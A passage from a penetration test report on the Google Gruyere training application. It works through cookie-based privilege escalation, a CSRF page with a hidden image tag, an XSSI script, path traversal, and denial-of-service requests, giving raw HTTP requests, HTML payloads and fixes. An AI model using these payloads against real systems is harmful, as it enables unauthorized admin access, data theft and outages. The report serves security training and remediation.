


Figure 22. Application user relogon query and server response





Figure 23. Query for manage.gtl resource as administrator management panel and server response

4.8 [CRITICAL] Scenario #8 – Cookie Manipulation with Priviledge Escalation – obtaining administrator rights using cookies

1. The user creates a new account with the username **use*/admin/author*** and any password.
2. The user logs in to the newly created account, goes to the *"Profile"* page, and then returns to *"Home".*
3. As in scenario #7, the *"Home"* page is displayed with a new option on the *"Manage this server"* navigation bar, indicating that the user has gained administrator privileges
4. After going to the administrator management panel, the ***use*** user can perform any operation that the application administrator can perform, i.e. among others:
    - Modify other users' data
    - Disable Application Server
    - Reset the application server



Request

```
GET /5812499533482012126284251611098984945 49/saveprofile?action=new&uid=use%7Cadmin%7Cauthor&pw=use&is_author=True HTTP/2
Host: google-gruyere.appspot.com
Cookie: GRUYERE=; GRUYERE_ID=5812499533482012126284251611098984945 49
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Dnt: 1
Referer: https://google-gruyere.appspot.com/5812499533482012126284251611098984945 49/newaccount.gtl
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

Response


```
HTTP/2 200 OK
Cache-Control: no-cache
Content-Type: text/html
Pragma: no-cache
Set-Cookie: GRUYERE=86497615|use|admin|author||author; path=/5812499533482012126284251611098984945 49
X-Xss-Protection: 0
X-Cloud-Trace-Context: d1e6f6a24b14d4517b19262ed734e5fb
Vary: Accept-Encoding
Date: Sat, 21 Jan 2023 20:31:04 GMT
Server: Google Frontend
Content-Length: 2224
Expires: Sat, 21 Jan 2023 20:31:04 GMT
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43"

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<!-- Copyright 2017 Google Inc. -->
<html>
<head>
<title>Gruyere: Error</title>
<style>
/* Copyright 2017 Google Inc. */

body, html, td, span, div, input, textarea {
  font-family: sans-serif;
  font-size: 14pt;
}

body {
  background: url('cheese.png') top center repeat;
  text-align: center;
```

Figure 24. Query creating a new account with a crafted username and a positive server response



Request

```
GET /5812499533482012126284251611098984945 49/manage.gtl HTTP/2
Host: google-gruyere.appspot.com
Cookie: GRUYERE=86497615|use|admin|author||author; GRUYERE_ID=5812499533482012126284251611098984945 49
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Dnt: 1
Referer: https://google-gruyere.appspot.com/5812499533482012126284251611098984945 49/snippets.gtl
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

Response

```
/5812499533482012126284251611098984945 49/upload.gtl'>Upload</a>

  </span>
  <span id='menu-right'>

      <span class='menu-user'>
         &lt;use&gt;
      </span>

      | <a href='/5812499533482012126284251611098984945 49/manage.gtl'>Manage this server</a>

      | <a href='/5812499533482012126284251611098984945 49/editprofile.gtl'>Profile</a>
      | <a href='/5812499533482012126284251611098984945 49/logout'>Sign out</a>


  </span>
</div>

<h2>Gruyere: Manage the server</h2>

<div class='content'>
<form method='get' action='/5812499533482012126284251611098984945 49/editprofile.gtl'>
<p>Edit a user's profile:
<input type='text' name='uid'>
    <input type='submit' value='Edit'>
</p>
</form>
<p><a href='/5812499533482012126284251611098984945 49/reset'>
```

Figure 25. Query for the "Home" page of the logged-in user and server response

The success of above attack is due to several errors and bad security practices in the implementation of the mechanism for creating and handling user cookies. The cookie generated on the basis of username attribute received from the user (according to the scheme *"<hash>|<username>|author"*), is not properly verified for correctness, which allows for creation of a cookie in the wrong format. This creates a field for manipulation, such as in the example shown, where a newly created user uses a cookie to gain administrator rights. Information about user rights should not be sent directly in a cookie, much less in plain text.

4.9 [LOW] Scenario #9 - Cross-Site Request Forgery (XSRF) - Delete another user's "Snippet" file

1. The user ***user_a*** has an account in the application and a collection of their own *"Snippet"* files in the *"My Snippets"* tab:
   `my snippet 1, my snippet 2, my snippet 3`
2. The user, remaining logged-in to the application, sends a request to the *sample.html* page with the source code:

```
<html>
<head>
<img src="https://google-
gruyere.appspot.com/581249953348201212628425161109898494549/del
etesnippet?index=0"
    style="display:none">
</head>
<body>
</body>
</html>
```

3. The above query immediately redirects to the URL page in the "img" object, along with the logged-in user cookie ***user_a.***
4. Then ***user_a*** is redirected to the *"My Snippets"* page, where we can notice that the *"my snippet 3"* file is missing




Figure 26. Query triggered by opening the sample.html page along with the user cookie "usera_a" resulting in the deletion of the "my snippet 3" file

Figure 27. The content of the "MySnippets" page of the user "user_a" before and after the query to the sample.html

This attack results in a permanent change in personal data of Gruyere application user regardless of their will. In the presented example, success of an attack is conditioned by user's previous persuasion to visit a page with malicious content. However, it is possible to increase the effectiveness of the attack by integrating with the attacks presented in scenarios #1 - #6, where client-side Javascript can be used to execute queries to the page:

```
https://google-gruyere.appspot.com/581249953348201212628425161109898494549/deletesnippet?index=0"
    style="display:none
```

The reason why this attack is successful is that user file deletion mechanism is incorrectly implemented. Instead of the HTTP GET method, the POST method should be used, because as a method of changing the state, it is designed for queries to modify data on the server side and does not give the possibility to retry the query through browser without the user's consent. To prevent unwanted modification of data, it is also necessary to implement a mechanism to confirm the state change using the XSRF authorization token.

4.10 [MEDIUM] Scenario #10 - Cross Site Script Inclusion (XSSI) – unauthorized reading of other users' private snippets

1. Users ***user_a*** and ***user_b*** have their own collections of private *"Snippet"* files according to the table:

nr \ user	User_a	User_b
1.	My snippet 1	My snippet 3
2.	My snippet 2	My snippet 4

Table 1. Collections of private files of user_a and user_b users

2. An unlogged ***auditor*** user opens a *sample.html* file in the browser with the following content:

```
<script>
function _feed(s) {
  alert("Your private snippet is: " + s['private_snippet']);
}
</script>
<script src="https://google-
gruyere.appspot.com/581249953348201212628425161109898494549/feed.gtl"
></script>
```

3. A GET query for the *feed.gtl* resource is executed, and in the positive response of the server, the JSON file is returned along with the content of the user files. The script contained in the *feed.gtl* file returns only one of the most recent files per user, so only they are contained in the JSON file.




Figure 28. Querying feed.gtl resource triggered by script in sample.html file and server response

The success of this attack is due to too liberal resource access policy that allows the execution of the script contained in the *feed.gtl* file in the context of any domain other than https://google-gruyere.appspot.com. Free access to the function contained in the script implies access to all data used by this function (in this case also private user data). To prevent this, it is necessary to implement mechanisms of control over the execution of publicly available scripts included in the application.

4.11 [CRITICAL] Scenario #11 - Information disclosure via path traversal

1. The ***auditor*** user, without an account in the application, makes a query to the page: `https://google-gruyere.appspot.com/581249953348201212628425161109898494549/..%2fsecret.txt`
2. The contents of the *secret.txt* file are returned: `Cookie!`





Figure 29. Query for the secret.txt resource and positive response of the server

The above attack was successful, because the application allows access to server resources via a direct reference to the file path, so as a result, any user knowing the file structure on the server, can freely navigate through them. One solution to this problem is to clearly define the paths, that a particular user should have access to, and discard all others (even if the path is correct in terms of the server's file structure).

4.12 [HIGH] Scenario #13 – Denial of Service – shutting down the server

1. A user who does not have an account in the application performs a query to the page: `https://google-gruyere.appspot.com/5812499533482012126284251611098984945 49/quitserver`
2. A message about the server shutdown is returned
3. The user refreshes the application page and after a while of waiting performs a query to the page: `https://google-gruyere.appspot.com/5812499533482012126284251611098984945 49/RESET`
4. Information about the server restart is returned



The above attack exploits a mistake in the source code of an application in which the list of URLs protected by unauthorized access contains a non-existent path */quit* instead of the correct */quitserver*, designed to shut down the server by the administrator.

```
# Urls that can only be accessed by administrators.
_PROTECTED_URLS = [
    "/quit",
    "/reset"
]
```

```
# Urls that can only be accessed by administrators.
_PROTECTED_URLS = [
    "/quitserver",
    "/reset"
]
```

Figure 30. On the left the wrong source code, on the right the correct one, which should be implemented

Although the */reset* option is listed to perform a server restart, the */RESET* attempt was also successful because the *_GetHandlerFunction()* option capitalizes the method name by default before it is returned for use by other functions. This is a fundamental error in the implementation, allowing anyone to refer to any path on the list of *_PROTECTED_URLS* just by capitalizing it.

```
def _GetHandlerFunction(self, path):
  try:
    return getattr(GruyereRequestHandler, '_Do' + path[1:].capitalize())
  except AttributeError:
    return None
```

Figure 30. _GetHandlerFunction




Figure 31. Query page with path /RESET and successful server response

4.13 [HIGH] Scenario #14 – Denial of Service with path traversal – overloading the server

1. The user creates an account with the username ***../resources*** and any password, after which it logs in to the newly created account
2. Users ***../resources*** using the *"Upload"* option uploads the menu *bar.gtl* file with the following content:
   `[[include:menubar.gtl]]DoS[[/include:menubar.gtl]]`
3. Immediately a message is returned indicating that the server resources have been exhausted:

```
1. Server has crashed: Stack overflow.
2. Server will be automatically restarted.
```

Request

Pretty Raw Hex

```
1 POST /581249953348201212628425161109898494549/upload2 HTTP/2
2 Host: google-gruyere.appspot.com
3 Cookie: GRUYERE=22219377|../resources||author; GRUYERE_ID=
  581249953348201212628425161109898494549
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
  rv:109.0) Gecko/20100101 Firefox/109.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,*/*;q=0.8
6 Accept-Language: pl,en-US;q=0.7,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Content-Type: multipart/form-data;
